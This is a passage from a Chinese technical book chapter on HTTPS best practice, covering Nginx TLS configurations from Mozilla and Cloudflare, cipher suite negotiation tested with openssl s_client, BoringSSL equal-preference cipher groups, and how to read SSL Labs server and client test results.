


图 10-1 工具操作面板

工具的功能：

- ◎ 选择不同的服务器，比较主流的服务器包含 Nginx、Apache、HAProxy。
- ◎ 可以选择三种密码套件配置。
- ◎ 选择服务器的版本、OpenSSL 库的版本，不同版本的服务器和 OpenSSL 库，其配置的指令可能是不同的。

接下来了解工具的输出（Nginx HTTPS 配置）：

```
server {
```

```
listen 80 default_server;
listen [::]:80 default_server;

# Redirect all HTTP requests to HTTPS with a 301 Moved Permanently
response.
    return 301 https://$host$request_uri;
}

server {
    listen 443 ssl http2;
    listen [::]:443 ssl http2;

    # certs sent to the client in SERVER HELLO are concatenated in
ssl_certificate
    ssl_certificate /path/to/signed_cert_plus_intermediates;
    ssl_certificate_key /path/to/private_key;
    ssl_session_timeout 1d;
    ssl_session_cache shared:SSL:50m;
    ssl_session_tickets off;

    # modern configuration. tweak to your needs.
    ssl_protocols TLSv1.2;
    ssl_ciphers 'ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-
SHA384:ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:ECDHE-ECDSA
-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-SHA384:ECD
HE-RSA-AES256-SHA384:ECDHE-ECDSA-AES128-SHA256:ECDHE-RSA-AES128-SHA256';
    ssl_prefer_server_ciphers on;

    # HSTS (ngx_http_headers_module is required) (15768000 seconds = 6 months)
    add_header Strict-Transport-Security max-age=15768000;

    # OCSP Stapling ---
    # fetch OCSP records from URL in ssl_certificate and cache them
    ssl_stapling on;
    ssl_stapling_verify on;

    ## verify chain of trust of OCSP response using Root CA and Intermediate
certs
    ssl_trusted_certificate /path/to/root_CA_cert_plus_intermediates;

    resolver <IP DNS resolver>;

    ....
}
```

是不是非常方便？即使完全不理解 HTTPS，也可以配置出一个非常健壮的网站，这些指令的含义本章后续会讲解。

(2) API 工具

Mozilla 提供了三种密码套件配置方式，配置随着时间的推移可能会更新，所以需要长期关注这三种配置方式。

虽然可以通过 Web 工具获取配置，但开发者期望自动化获取配置，为此 Mozilla 提供了一个 API 接口，能够获取详细的密码套件和协议配置。

API 接口地址：

```
https://statics.tls.security.mozilla.org/server-side-tls-conf.json
```

10.1.2 Cloudflare 推荐的配置

Cloudflare 是一家专注于性能和安全的公司，提供了很多服务和产品，本节之所以要提到 Cloudflare，有以下几方面原因：

- ◎ Cloudflare 官方技术博客（blog.cloudflare.com）有很多密码学、TLS/SSL 协议、HTTPS 方面的文章，讲解得通俗易懂，任何对 HTTPS 感兴趣的读者应该长期关注。
- ◎ Cloudflare 很多产品（比如 CDN、Load Balancing）都会涉及 HTTPS，Cloudflare 在这方面有很多研究，致力于提供安全、高性能的 HTTPS 服务，其官方 Github（<https://github.com/cloudflare>）有很多 HTTPS 方面的解决方案。

对于读者来说，如果了解最新的 HTTPS 解决方案，关注 Cloudflare 是非常明智的选择。

读者可以使用 Cloudflare 的 sslconfig 服务。

sslconfig 地址：

```
https://github.com/cloudflare/sslconfig
```

sslconfig 推荐的 HTTPS 配置如下：

```
ssl_protocols      TLSv1 TLSv1.1 TLSv1.2 TLSv1.3;
ssl_ecdh_curve     X25519:P-256:P-384:P-224:P-521;

ssl_ciphers        '[ECDHE-ECDSA-AES128-GCM-SHA256|ECDHE-ECDSA-CHACHA20-POLY1305|ECDHE-RSA-AES128-GCM-SHA256|ECDHE-RSA-CHACHA20-POLY1305]:ECDHE+AES128:
```

```
RSA+AES128:  
ECDHE+AES256:  
RSA+AES256:  
ECDHE+3DES:  
RSA+3DES';
```

```
ssl_prefer_server_ciphers on;
```

本节主要解释 `sslconfig` 的配置，在讲解之前，先了解几个知识。

1) Nginx+BoringSSL 配置

`sslconfig` 配置仅仅是 Nginx + HTTPS 配置的部分片段，读者如果在 Nginx 上配置上述指令，启动 Nginx 会报错。

错误信息如下：

```
nginx: [emerg] SSL_CTX_set_cipher_list("[ECDHE-ECDSA-AES128-GCM-SHA256|  
ECDHE-ECDSA-CHACHA20-POLY1305|  
ECDHE-RSA-AES128-GCM-SHA256|ECDHE-RSA-CHACHA20-POLY1305]") failed (SSL:  
error:140E6118:SSL routines:ssl_cipher_process_rulestr:invalid command)
```

原因在于 `sslconfig` 提供的配置基于 Nginx+BoringSSL，不是基于 Nginx+OpenSSL。Nginx+BoringSSL 和 Nginx+OpenSSL 在配置的时候有一些差别，Nginx+OpenSSL `ssl_ciphers` 指令不支持方括号标识符，这是报错的根本原因。

那么为什么 Cloudflare 基于 BoringSSL 实现 HTTPS 服务呢？这也体现了 Cloudflare 在 HTTPS 的研究造诣，永远致力于提供最好的 HTTPS 服务。

选择 BoringSSL 的原因：

- ◎ BoringSSL 是 OpenSSL 的一个分支，比 OpenSSL 更安全，比如 OpenSSL 出现过著名的 Heartbleed 心脏出血攻击，影响极大。
- ◎ BoringSSL 积极使用最新的 TLS/SSL 协议特性，比如最先支持 TLS v1.3。

2) 密码套件协商原理

密码套件协商是 TLS/SSL 协议中非常关键的一个步骤，协商出安全且高性能的密码套件很重要，接下来分别从服务器、客户端的角度讲解密码套件协商。

(1) 客户端

Client Hello 消息会发送 Cipher Suites 扩展，其中包含了支持的密码套件列表，不同系统不同的浏览器，发送的密码套件列表是不一样的，密码套件的排序也是不一样的，理论上，排在前列的密码套件也是浏览器希望服务器优先支持的密码套件。

可以使用 SSL Client Test 工具（本章后续会讲解）或者 WireShark 工具测试浏览器发送的密码套件列表。

（2）服务器

Nginx 的 `ssl_prefer_server_ciphers` 指令默认是关闭的，表示协商的密码套件以客户端优先级为准，接下来通过两个例子解释。

第一个例子服务器配置如下：

```
ssl_prefer_server_ciphers off;
ssl_ciphers 'ECDHE-RSA-AES128-GCM-SHA256:ECDHE-RSA-CHACHA20-POLY1305' ;
```

然后使用 `openssl s_client` 子命令进行测试。

第一个测试，优先发送 ECDHE-RSA-AES128-GCM-SHA256 密码套件：

```
$ openssl s_client -connect www.example.com:443 -cipher 'ECDHE-RSA-AES128-GCM-SHA256:ECDHE-RSA-CHACHA20-POLY1305'
```

```
# 输出
Protocol  : TLSv1.2
Cipher    : ECDHE-RSA-AES128-GCM-SHA256
```

第二个测试，优先发送 ECDHE-RSA-CHACHA20-POLY1305 密码套件：

```
$ openssl s_client -connect www.example.com:443 -cipher 'ECDHE-RSA-CHACHA20-POLY1305:ECDHE-RSA-AES128-GCM-SHA256'
```

```
# 输出
Protocol  : TLSv1.2
Cipher    : ECDHE-RSA-CHACHA20-POLY1305
```

通过上述测试可以发现，当 `ssl_prefer_server_ciphers` 默认关闭的时候，服务器配置的密码套件顺序并不重要，以客户端密码套件优先级为准。

从安全的角度看，`ssl_prefer_server_ciphers` 指令应该配置为 `on`，也就是以服务器密码套件配置的顺序为准，接下来讲解第二个例子。

第二个例子服务器配置如下：

```
ssl_prefer_server_ciphers on;
ssl_ciphers 'ECDHE-RSA-AES128-GCM-SHA256:ECDHE-RSA-CHACHA20-POLY1305' ;
```

然后使用 `openssl s_client` 子命令进行测试。

第一个测试，优先发送 ECDHE-RSA-AES128-GCM-SHA256 密码套件：

```
$ openssl s_client -connect www.example.com:443 -cipher 'ECDHE-RSA-AES128-
```

```
GCM-SHA256:ECDHE-RSA-CHACHA20-POLY1305'
```

```
# 输出
Protocol  : TLSv1.2
Cipher    : ECDHE-RSA-AES128-GCM-SHA256
```

第二个测试，优先发送 ECDHE-RSA-CHACHA20-POLY1305 密码套件：

```
$ openssl s_client -connect www.example.com:443 -cipher 'ECDHE-RSA-CHACHA20-POLY1305:ECDHE-RSA-AES128-GCM-SHA256'
```

```
# 输出
Protocol  : TLSv1.2
Cipher    : ECDHE-RSA-AES128-GCM-SHA256
```

通过测试发现，客户端密码套件的发送顺序并不重要，服务器会根据配置优先选用排在前列的密码套件（两个测试最终选择的密码套件都是 ECDHE-RSA-AES128-GCM-SHA256），也就是服务器配置优先级更高，这种配置更安全。

当 `ssl_prefer_server_ciphers` 配置为 `on` 的时候，某些密码套件可能永远不会协商出，这是可能的一个弊端，所以接下来才要讲解等价加密算法组的概念，这才是本节重点描述的内容。

3）等价加密算法组

BoringSSL 支持一种称为等价加密算法组（Equal Preference Cipher Groups）的配置方式，方括号括起来的配置就是等价加密算法组的配置。

通过等价加密算法组的配置，当 `ssl_prefer_server_ciphers` 设置为 `on` 的时候，等价加密算法组配置的密码套件优先级顺序是一样的，优先级以浏览器发送的密码套件顺序为准。

通过下面的例子，读者就会明白等价加密算法组的含义。

服务器配置如下：

```
ssl_prefer_server_ciphers on;
ssl_ciphers '[ECDHE-RSA-AES128-GCM-SHA256|ECDHE-RSA-CHACHA20-POLY1305]';
```

第一个测试，优先发送 ECDHE-RSA-AES128-GCM-SHA256 密码套件：

```
$ openssl s_client -connect www.example.com:443 -cipher 'ECDHE-RSA-AES128-GCM-SHA256:ECDHE-RSA-CHACHA20-POLY1305'
```

```
# 输出
Protocol  : TLSv1.2
Cipher    : ECDHE-RSA-AES128-GCM-SHA256
```

第二个测试，优先发送 ECDHE-RSA-CHACHA20-POLY1305 密码套件：

```
$ openssl s_client -connect www.example.com:443 -cipher 'ECDHE-RSA-CHACHA20-POLY1305:ECDHE-RSA-AES128-GCM-SHA256'

# 输出
Protocol  : TLSv1.2
Cipher    : ECDHE-RSA-CHACHA20-POLY1305
```

通过上述测试可以发现，如果客户端优先发送 ECDHE-RSA-AES128-GCM-SHA256 密码套件，则最终协商出的密码套件就是 ECDHE-RSA-AES128-GCM-SHA256；如果客户端优先发送 ECDHE-RSA-CHACHA20-POLY1305 密码套件，则最终协商出的密码套件就是 ECDHE-RSA-CHACHA20-POLY1305。

如果服务器没有配置等价加密算法组，则通过上述的配置，某些密码套件永远不会协商出。

Nginx TLS/SSL 协议实现基于 OpenSSL 库，而目前 OpenSSL 库所有的版本并不支持等价加密算法组的配置，不过可以通过 patch 的方式支持等价加密算法组，至于如何打 patch，后面会介绍，本节主要介绍等价加密算法组的概念。

4) sslconfig 配置的解释

sslconfig 的 HTTPS 配置如下：

```
ssl_protocols          TLSv1 TLSv1.1 TLSv1.2 TLSv1.3;
ssl_ecdh_curve         X25519:P-256:P-384:P-224:P-521;

ssl_ciphers            '[ECDHE-ECDSA-AES128-GCM-SHA256|ECDHE-ECDSA-CHACHA20-POLY1305|ECDHE-RSA-AES128-GCM-SHA256|ECDHE-RSA-CHACHA20-POLY1305]:ECDHE+AES128:RSA+AES128:ECDHE+AES256:RSA+AES256:ECDHE+3DES:RSA+3DES';

ssl_prefer_server_ciphers on;
```

配置解释如下：

- ◎ 优先支持 GCM 和 CHACHA20 加密模式，两者的优先级是一样的。
- ◎ 加密长度 128 比特的密码套件优先于 256 比特的密码套件。
- ◎ 不能提供前向安全的密码套件完全禁止。

◎ 为了兼容 TLS v1，加密采用 3DES 算法，其他一些不安全的加密算法完全禁止。

这个配置类似于白名单的配置，不兼容一些老的浏览器，读者可以使用 SSL Server Test 工具（后面讲解）测试兼容性。

10.2 自动化测试 HTTPS 网站

对于读者来说，部署 HTTPS 网站后，可能面临几个问题：

- ◎ 部署的网站兼容性怎么样？
- ◎ 部署的网站是否潜存在一些安全漏洞？
- ◎ 如何知晓客户端的一些情况？

本节介绍的一些工具，来回答这三个问题，这些工具是 HTTPS 最佳部署的一种体现，通过工具部署者可以不断地调整 HTTPS 配置，从而构建出一个安全且性能高的网站。

再一次说明，读者即使没有 HTTPS 网站，也可以使用这些工具进行测试。

10.2.1 SSL Server Test

SSL Server Test 工具地址如下：

<https://www.ssllabs.com/ssltest/analyze.html>

SSL Server Test 工具是 SSL Labs 工具集中最重要的一个工具，用于测试服务器的 HTTPS 配置，主要测试服务器的安全级别，并对服务器的测试结果进行打分。

通过该工具，能够知晓 HTTPS 部署是否存在一些问题，是否有必要进行一些调整。

工具使用非常简单，直接在操作面板中输入需要测试的主机名就可以，如图 10-2 所示。

SSL Server Test

This free online service performs a deep analysis of the configuration of any SSL web server on the public Internet. **Please note that the information you submit here is used only to provide you the service. We don't use the domain names or the test results, and we never will.**

Hostname:

Submit

☐ Do not show the results on the boards

Domain name is mandatory (Hostname)

图 10-2 SSL Server Test 工具操作面板

SSL Server Test 工具会对测试经过进行评分，本次测试得分为 A，是个相当不错的评分，如图 10-3 所示。




图 10-3 SSL Server Test 工具测试评分

除了评分，其他测试数据也非常重要，主要包含：

- ◎ 证书信息，包括服务器实体证书、中间证书、证书链、证书兼容性信息。
- ◎ HTTPS 配置信息，包括 TLS/SSL 协议版本、服务器支持的密码套件、客户端兼容性、协议细节等信息。

接下来重点描述该工具详细的输出信息。

1) 证书信息

(1) 服务器密钥和证书信息（表 10-2）

表 10-2 服务器密钥和证书信息

证 书 属 性	属性对应值	说 明
Subject	www.example.com	该证书是颁发给 www.example.com 使用的
Common names	可分辨名称里面的 CN 值	一般情况下，客户端不使用该值校验服务器身份
Alternative names	www1.example.com www2.example.com	SAN 扩展的值，证书包含了两个主机
Serial Number	04d2a59c96d9b7d75fb88779f38bea5d2756	证书序列号
Valid from	Fri, 03 Nov 2017 03:05:36 UTC	证书生效时间
Valid until	Thu, 01 Feb 2018 03:05:36 UTC	证书过期时间
Key	RSA 2048 bits (e 65537)	证书中包含了一个 2048 比特长度的 RSA 公钥
Weak key	No	证书中包含的公钥密钥长度足够，并不是一个弱密钥
Issuer	Let's Encrypt Authority X3 (AIA: http://cert.int-x3.letsencrypt.org)	证书签发者，包含中间证书的地址

续表

证 书 属 性	属性对应值	说 明
Signature algorithm	SHA256withRSA	证书使用 SHA256withRSA 签名算法
Extended Validation	No	服务器实体证书并不是 EV 证书
Certificate Transparency	No	该证书并不包含 SCT 信息
OCSP Must Staple	No	服务器不支持 OCSP 封套
Revocation information	OCSP: http://ocsp.int-x3.letsencrypt.org	OCSP 地址，用于检查证书是否吊销
Revocation status	Good (not revoked)	服务器实体证书是正常的，并没有被吊销
DNS CAA	No	-----
Trusted	Mozilla Apple Android Java Windows	证书兼容性很好，支持大部分平台

(2) 中间证书信息（表 10-3）

表 10-3 中间证书信息

证 书 属 性	属性对应值	说 明
Subject	Let’s Encrypt Authority X3	给 Let’s Encrypt 签发的中间证书
Valid until	Wed, 17 Mar 2021 16:40:46 UTC	证书的过期时间
Key	RSA 2048 bits (e 65537)	中间证书中包含了一个 2048 比特长度的 RSA 公钥
Issuer	DST Root CA X3	中间证书的签发者
Signature algorithm	SHA256withRSA	使用 SHA256withRSA 数字签名算法对中间证书进行签名

(3) 证书链信息

服务器实体证书对应不同的客户端平台（Mozilla、Apple、Andriod、Java、Windows），有多条证书链。

以 Andriod 平台为例，描述对应的证书链如表 10-4 所示。

表 10-4 Andriod 平台对应的证书链

证书链编号	证 书 来 源	证书使用者	证书包含的公钥及对应的签名算法
1	Sent by server（服务器发送）	www.example.com	RSA 2048 bits (e 65537)/SHA256withRSA
2	Sent by server	Let’s Encrypt Authority X3	RSA 2048 bits (e 65537)/SHA256withRSA
3	In trust store（根证书），集成在浏览器中	DST Root CA X3（自签名证书）	RSA 2048 bits (e 65537)/SHA1withRSA

2) HTTPS 配置

这是最重要的部分，重点关注是否存在安全漏洞。

(1) 支持的 TLS/SSL 协议（表 10-5）

表 10-5 支持的 TLS/SSL 协议

协 议 版 本	是 否 支 持	说 明
TLS 1.3	No	最新版本的 TLS/SSL 协议
TLS 1.2	Yes	目前主流的 TLS/SSL 协议版本
TLS 1.1	Yes	相对安全的 TLS/SSL 协议版本
TLS 1.0	Yes	相对安全的 TLS/SSL 协议版本
SSL 3	No	从安全的角度看，不应该启用该协议版本
SSL 2	No	绝对不能启用该协议

(2) 密码套件

测试服务器支持的密码套件，密码套件和 TLS/SSL 协议版本有关。

在该例中，服务器密码套件配置的优先级更高，具体支持的密码套件如表 10-6 所示。

表 10-6 支持的密码套件

协 议 版 本	密 码 套 件 名 称	加 密 算 法 密 钥 长 度	密 钥 协 商 算 法 密 钥 长 度	是否支持前向安全
TLS 1.2	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384	256 比特	ECDH x25519（相当于 3072 比特的 RSA）	Yes
TLS 1.2	TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256	256 比特	ECDH x25519（相当于 3072 比特的 RSA）	Yes
TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256	128 比特	ECDH x25519（相当于 3072 比特的 RSA）	Yes
TLS 1.2	TLS_ECDHE_RSA_WITH_CAMELLIA_256_CBC_SHA384	256 比特	ECDH x25519（相当于 3072 比特的 RSA）	Yes
TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256	128 比特	ECDH x25519（相当于 3072 比特的 RSA）	Yes
TLS 1.2	TLS_ECDHE_RSA_WITH_CAMELLIA_128_CBC_SHA256	128 比特	ECDH x25519（相当于 3072 比特的 RSA）	Yes
TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	128 比特	ECDH x25519（相当于 3072 比特的 RSA）	Yes
TLS 1.2	TLS_RSA_WITH_AES_256_GCM_SHA384	256 比特	256 比特	No

续表

协 议 版 本	密码套件名称	加密算法 密钥长度	密钥协商算法密钥长度	是否支 持前向 安全
TLS 1.2	TLS_RSA_WITH_AES_128_GCM_SHA256	128 比特	128 比特	No
TLS 1.2	TLS_RSA_WITH_AES_128_CCM_8	128 比特	128 比特	No
TLS 1.2	TLS_RSA_WITH_AES_128_CBC_SHA	128 比特	128 比特	No
TLS 1.2	TLS_RSA_WITH_CAMELLIA_128_CBC_SHA	128 比特	128 比特	No
TLS 1.1/1.0	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA	256 比特	ECDH x25519（相当于 3072 比特 RSA）	Yes
TLS 1.1/1.0	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA	128 比特	ECDH x25519（相当于 3072 比特的 RSA）	Yes
TLS 1.1/1.0	TLS_RSA_WITH_AES_256_CBC_SHA	128 比特	128 比特	No
TLS 1.1/1.0	TLS_RSA_WITH_CAMELLIA_256_CBC_SHA	256 比特	256 比特	No

（3）客户端兼容性

测试密钥套件对客户端的支持情况，这个测试非常重要，对于部署者来说，可以通过该输出调整服务器的密码套件列表配置，如表 10-7 所示。

表 10-7 密钥套件对客户端的支持情况

客 户 端	是 否 兼 容	TLS/SSL 协议版本	适配的密码套件
Android 2.3.7	Yes	TLS 1.0	TLS_RSA_WITH_AES_128_CBC_SHA
Android 4.1.1	Yes	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
Android 4.2.2	Yes	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
Android 4.3	Yes	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
Android 4.4.2	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
Android 5.5.0	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
Android 6.0	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
Android 7.0	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
Chrome 49/XP SP3	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256
Chrome 57/Win 7	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
Firefox 31.3.0 ESR/Win 7	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
Firefox 47/Win 7	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256

续表

客 户 端	是 否 兼 容	TLS/SSL 协议版本	适配的密码套件
Firefox 49/XP SP3	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
Firefox 53/Win 7	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
IE 7/Vista	Yes	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
IE 8/XP	No	-	-
IE 8-10/Win 7	Yes	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
IE 11/Win 7	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
IE 11 /Win 8.1	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
IE 11 /Win 10	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
Edge 13 / Win 10	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
Java 6u45	Yes	TLS 1.0	TLS_RSA_WITH_AES_128_CBC_SHA
Java 7u25	Yes	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
Java 8u31	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
OpenSSL 0.9.8y	Yes	TLS 1.0	TLS_RSA_WITH_AES_256_CBC_SHA
OpenSSL 1.0.11	Yes	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
OpenSSL 1.0.2e	Yes	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
Safari 5.1.9/OS X 10.6.8	Yes	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
Safari 6/iOS 6.0.1	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
Safari 6.0.4/OS X 10.8.4	Yes	TLS 1.0	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
Safari 7/iOS 7.1 和 Safari 7/OS X 10.9	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
Safari 8/iOS 8.4 和 Safari 8/OS X 10.10	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
Safari 9/iOS 9 和 Safari 9 /OS X 10.11	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
Safari 10/iOS 10 和 Safari 10/OS X 10.12	Yes	TLS 1.2	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
IE 6/XP	No	-	-

(4) 协议细节

测试是否存在潜在的攻击,读者可以仔细解读,了解一些常见的协议攻击,如表 10-8 所示。

表 10-8 是否存在潜在的攻击

攻击名称或者协议特性	说 明
DROWN	不存在该攻击，因为服务器不支持 SSL v2
Secure Renegotiation	服务器支持安全的重协商
Secure Client-Initiated Renegotiation	服务器不支持客户端发起的安全重协商
Insecure Client-Initiated Renegotiation	服务器不支持客户端发起的不安全重协商
BEAST attack	由于服务器支持 TLS v1.0，服务器没有缓解该攻击，不过大部分浏览器不会产生该攻击
POODLE (SSLv3)	由于服务器不支持 SSL v3，所以不存在该攻击
POODLE (TLS)	TLS v1.0 以上不能存在该攻击
Downgrade attack prevention	虽然允许协议降级，但是不会出现降级攻击，有 TLS_FALLBACK_SCSV 的保护
SSL/TLS compression	不支持 TLS 压缩
RC4	没有配置 RC4 密码套件，所以不存在该攻击
Heartbeat	不存在 Heartbleed 心脏出血攻击
OpenSSL CCS vuln (CVE-2014-0224)	不存在 OpenSSL CCS 漏洞
OpenSSL Padding Oracle vuln	不存在各类的填充预示攻击
Forward Secrecy	服务器配置支持前向安全
ALPN	支持 ALPN 协议
NPN	支持 NPN 协议，NPN 协议和 ALPN 协议的功能差不多
Session resumption (caching)	支持 Session ID 会话恢复
Session resumption (tickets)	支持 Session Ticket 会话恢复
OCSP stapling	支持 OCSP 封套
Strict Transport Security (HSTS)	支持 HSTS 配置
HSTS Preloading	没有配置
Public Key Pinning (HPKP)	不支持 HPKP，谷歌宣布在 2017 年 10 月废弃 KPPK，所以本书没有讲解 HPKP 知识
Uses common DH primes	在本例中，服务器不支持 DHE 密码套件
DH public server param (Ys) reuse	如果配置 DHE 密码套件，服务器的 DH 公钥尽量减少重用，否则会有安全风险
ECDH public server param reuse	ECC 参数信息不能支持重用，否则会有安全风险
Supported Named Groups	支持 x25519、secp256r1、secp384r1、secp224r1、secp521r1 等命名曲线

SSL Server Test 测试工具非常重要，使用工具的两个建议：

- ◎ 测试各种大型 HTTPS 网站，了解这些网站是如何进行 HTTPS 配置的。
- ◎ 自己构建一个 HTTPS 网站，不断调整 HTTPS 配置，比较各种测试结果。

10.2.2 SSL Client Test

SSL Client Test 工具地址：

<https://www.ssllabs.com/ssltest/viewMyClient.html>

一个 HTTPS 网站，由客户端和服务端协同组成，HTTPS 网站的性能和安全并不完全由服务器决定，客户端（此处主要指浏览器）的 HTTPS 配置也很重要。

使用 SSL Client Test 工具可以了解浏览器是否存在安全漏洞，了解浏览器支持的 TLS 扩展，了解浏览器支持的密码套件。

工具使用非常简单，直接在浏览器上输入工具网址就可以测试浏览器信息。

接下来通过例子测试 Chrome 浏览器，测试环境如下：

- ◎ Windows 10 操作系统
- ◎ Chrome 63 版本

对于读者来说，更关心测试结果，下面进行简单的介绍。

1) 安全漏洞说明（表 10-9）

表 10-9 安全漏洞说明

攻 击	说 明
Logjam Vulnerability	浏览器不存在 logjam 攻击
FREAK Vulnerability	浏览器不存在 FREAK 攻击
POODLE Vulnerability	浏览器不存在 POODLE 攻击

可见只要使用最新版本的浏览器，已发现的各类攻击都会被解决或者缓解。

2) 协议特性

(1) 支持的协议（表 10-10）

表 10-10 支持的协议

协 议 版 本	是 否 支 持
TLS v1.3	No
TLS v1.2	Yes

续表

协 议 版 本	是 否 支 持
TLS v1.1	Yes
TLS v1.0	Yes
SSL v3.0	No
SSL v2.0	No

对于该版本的 Chrome 来说，默认不会启用 TLS v1.3，但可以通过手动配置打开。

(2) 密码套件

列举 Chrome 支持的密码套件，重点关注密码套件发送的顺序，这个测试非常有用，无须 WireShark 工具就可以了解不同浏览器支持的密码套件以及套件顺序，如表 10-11 所示。

表 10-11 密码套件

密 码 套 件
TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256
TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
TLS_RSA_WITH_AES_128_GCM_SHA256
TLS_RSA_WITH_AES_256_GCM_SHA384
TLS_RSA_WITH_AES_128_CBC_SHA
TLS_RSA_WITH_AES_256_CBC_SHA
TLS_RSA_WITH_3DES_EDE_CBC_SHA

可以看出，在 Windows 10 操作系统上，GCM 密码套件优先于 CHACHA20 密码套件，AES-128 密码套件优先于 AES-128 256 密码套件。

(3) 协议细节

Chrome 支持的一些协议特性，包括支持的 TLS/SSL 协议扩展，如表 10-12 所示。

表 10-12 协议细节

协议特性、扩展	说 明
Server Name Indication (SNI)	浏览器会发送 SNI 扩展
Secure Renegotiation	支持安全的重协商
TLS compression	不支持 TLS 压缩
Session tickets	浏览器支持 Session tickets 会话恢复
OCSP stapling	浏览器支持发送 OCSP 封套请求
Signature algorithms	支持的签名算法，分别是 SHA256/ECDSA、RSA_PSS_SHA256、SHA256/RSA、SHA384/ECDSA、RSA_PSS_SHA384、SHA384/RSA、RSA_PSS_SHA512、SHA512/RSA、SHA1/RSA
Named Groups	支持的 ECC 命名曲线，分别是 tls_grease_6a6a、x25519、secp256r1、secp384r1
Next Protocol Negotiation	NPN 扩展已经废弃，目前使用 ALPN 扩展代替
Application Layer Protocol Negotiation	浏览器支持 ALPN 扩展，浏览器支持 HTTP/2

3) 混合内容的处理

对于 HTTPS 网站来说，浏览器默认如何处理混合内容非常关键，直接影响到安全。

表 10-13 说明 Chrome 处理混合内容的标准。

表 10-13 Chrome 处理混合内容的标准

资 源 类 型	是否允许加载
Images	浏览器允许加载图片
CSS	浏览器不允许加载 CSS
Scripts	浏览器不允许加载 JS 脚本
XMLHttpRequest	浏览器不允许加载 XMLHttpRequest 对象
WebSockets	浏览器不允许使用 WebSockets 协议
Frames	览器不允许加载 Frames 对象

该工具最大的作用在于比较不同平台、不同类型浏览器处理的差异性，通过比较差异性，HTTPS 网站部署者可以有针对性地调整 HTTPS 协议配置。

